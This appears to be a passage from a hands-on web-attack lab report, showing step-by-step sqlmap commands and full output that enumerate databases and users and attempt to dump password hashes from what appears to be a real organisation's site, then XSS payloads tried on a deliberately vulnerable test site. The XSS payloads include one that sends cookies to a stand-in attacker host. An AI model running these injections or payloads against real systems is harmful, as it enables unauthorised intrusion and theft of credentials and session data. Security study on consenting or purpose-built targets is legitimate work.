[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:28:48 /2024-10-01/

[10:28:48] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; ja; rv:1.9.1.8) Gecko/20100202 Firefox/3.5.8 GTB7.0 (.NET CLR 3
.5.30729)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[10:28:48] [INFO] resuming back-end DBMS 'mysql'
[10:28:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=hrdo3uv84ls...8t7phppfj6'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,
NULL,NULL,NULL,NULL,NULL-- -
---
[10:31:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache, PHP 5.4.45
back-end DBMS: MySQL 5 (MariaDB fork)
[10:31:20] [INFO] fetching database names
[10:31:22] [INFO] resumed: 'information_schema'
[10:31:22] [INFO] resumed: 'caahmnew_CMSDB'
available databases [2]:
[*] caahmnew_CMSDB
[*] information_schema

[10:31:22] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'
```


10. **Test a POST Request for SQL Injection**
    Command: sqlmap -u [URL] --data="username=admin&password=admin123" –dbs



```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php --data="username=admin&password=admin123" --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:34:18 /2024-10-06/

[23:34:18] [INFO] resuming back-end DBMS 'mysql'
[23:34:18] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2h1f4v0qj2u...q9i2u9s8r4'). Do you want to use those [Y/n] n
[23:34:24] [INFO] testing if the target URL content is stable
[23:34:25] [INFO] target URL content is stable
[23:34:25] [INFO] testing if POST parameter 'username' is dynamic
[23:34:26] [WARNING] POST parameter 'username' does not appear to be dynamic
[23:34:27] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[23:34:28] [INFO] testing for SQL injection on POST parameter 'username'
[23:34:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:34:35] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:34:36] [INFO] testing 'Generic inline queries'
[23:34:37] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:34:44] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:34:44] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[23:35:06] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:35:12] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:35:18] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:35:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:35:30] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:35:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:35:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:35:44] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:35:50] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[23:36:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:36:18] [WARNING] POST parameter 'username' does not seem to be injectable
[23:36:18] [INFO] testing if POST parameter 'password' is dynamic
[23:36:19] [WARNING] POST parameter 'password' does not appear to be dynamic
[23:36:20] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[23:36:21] [INFO] testing for SQL injection on POST parameter 'password'
[23:36:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:36:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:36:28] [INFO] testing 'Generic inline queries'
[23:36:29] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:36:35] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:36:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:36:47] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

11. Detect Stored Data via SQL Injection


Command: sqlmap -u [URL] --dbs --batch



```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php --dbs --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respo
nsible for any misuse or damage caused by this program

[*] starting @ 00:17:42 /2024-10-07/

[00:17:42] [INFO] resuming back-end DBMS 'mysql'
[00:17:42] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=k2069mtgri5...9v68imtso0'). Do you want to use those [Y/n] Y
[00:17:43] [INFO] testing if the target URL content is stable
[00:17:45] [INFO] target URL content is stable
[00:17:45] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--crawl=2'
[00:17:45] [WARNING] your sqlmap version is outdated

[*] ending @ 00:17:45 /2024-10-07/
```

12. Enumerate Database Users


Command: sqlmap -u [URL] --users



```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=9 --users
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respo
nsible for any misuse or damage caused by this program

[*] starting @ 00:21:52 /2024-10-07/

[00:21:52] [INFO] resuming back-end DBMS 'mysql'
[00:21:52] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=8jtrqd9ueng...dja80i4h54'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[00:21:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, PHP, Apache
back-end DBMS: MySQL 5 (MariaDB fork)
[00:21:56] [INFO] fetching database users
database management system users [1]:
[*] 'caahmnew_CMSUser'@'localhost'

[00:22:00] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'
[00:22:00] [WARNING] your sqlmap version is outdated

[*] ending @ 00:22:00 /2024-10-07/


(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~]
└─$ █
```

13. Extract Hashes from the Database


Command: sqlmap -u -D [database_name] -T [table_name] -C password –dump



```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=9 -D caahmnew_CMSUser -T user_member -C password -dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respo
nsible for any misuse or damage caused by this program

[*] starting @ 00:27:40 /2024-10-07/

[00:27:40] [INFO] resuming back-end DBMS 'mysql'
[00:27:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ulosk3bkf2d...tvfq0lihf2'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[00:27:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, PHP, Apache
back-end DBMS: MySQL 5 (MariaDB fork)
[00:27:56] [INFO] fetching entries of column(s) 'password' for table 'user_member' in database 'caahmnew_CMSUser'
[00:28:00] [WARNING] the SQL query provided does not return any output
[00:28:00] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[00:28:00] [INFO] fetching number of column(s) 'password' entries for table 'user_member' in database 'caahmnew_CMSUser'
[00:28:00] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[00:28:00] [INFO] retrieved:
[00:28:03] [WARNING] time-based comparison requires larger statistical model, please wait........................ (done)
[00:28:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[00:28:34] [WARNING] unable to retrieve the number of column(s) 'password' entries for table 'user_member' in database 'caahmnew_CMSUser'
[00:28:34] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'
[00:28:34] [WARNING] your sqlmap version is outdated

[*] ending @ 00:28:34 /2024-10-07/
```

14. **Crack Password Hashes (if hashes are found)**
    No hashes were found

15. **SQLMap with Tampering Scripts**
    Command: sqlmap -u [URL] --tamper=space2comment –dbs




```
(base) ┌──(voka14㉿DESKTOP-CKBBK68)-[~]
└─$ sqlmap -u https://www.caa-ahm.org/cms.php?id=9 --tamper=space2comment -dbs
                                {1.8.4#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respo
nsible for any misuse or damage caused by this program

[*] starting @ 00:31:36 /2024-10-07/

[00:31:36] [INFO] loading tamper module 'space2comment'
[00:31:36] [INFO] resuming back-end DBMS 'mysql'
[00:31:36] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3g0dq1g910h...r08q7ujdv3'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=14' AND 4628=4628 AND 'YJkl'='YJkl

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=14' AND (SELECT 6752 FROM (SELECT(SLEEP(5)))ULeP) AND 'QoyB'='QoyB

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-6259' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x715a585a5959636e436e7948734a6974724768444f6575726d5a6648714b46697a754869556e7267,0x7170707871),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[00:31:50] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[00:31:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Apache, PHP
back-end DBMS: MySQL 5 (MariaDB fork)
[00:31:50] [INFO] fetching database names
[00:31:51] [INFO] resumed: 'information_schema'
[00:31:51] [INFO] resumed: 'caahmnew_CMSDB'
available databases [2]:
[*] caahmnew_CMSDB
[*] information_schema

[00:31:51] [INFO] fetched data logged to text files under '/home/voka14/.local/share/sqlmap/output/www.caa-ahm.org'
[00:31:51] [WARNING] your sqlmap version is outdated

[*] ending @ 00:31:51 /2024-10-07/
```

Cross site request forgery:

Test website: http://testphp.vulnweb.com/search.php

1. **Basic XSS Payload**
   Payload: <script>alert('XSS');</script>




testphp.vulnweb.com says
XSS

2. Cookie Stealing Payload:

Payload: <script>document.location='http://malicioussite.com?cookie='+document.cookie</script>

As we have not set our website we will just console log the cookies.

<script>console.log(document.cookie);</script>



testphp.vulnweb.com/search.php?test=query - Brave

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

searched for:


About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

```
SOME_PRIVATE_INFO                                search.php?test=query:49
```

3. DOM-Based XSS Payload:

Payload: <img src=x onerror=alert('XSS')>



testphp.vulnweb.com/search.php?test=query - Brave

testphp.vulnweb.com says

XSS

OK

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


searched for:

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

4. **XSS in HTML Attribute:**

Payload: <input value="XSS" onfocus=alert(1) autofocus>


testphp.vulnweb.com/search.php?test=query - Brave

Not secure testphp.vulnweb.com/search.php?test=query

testphp.vulnweb.com says

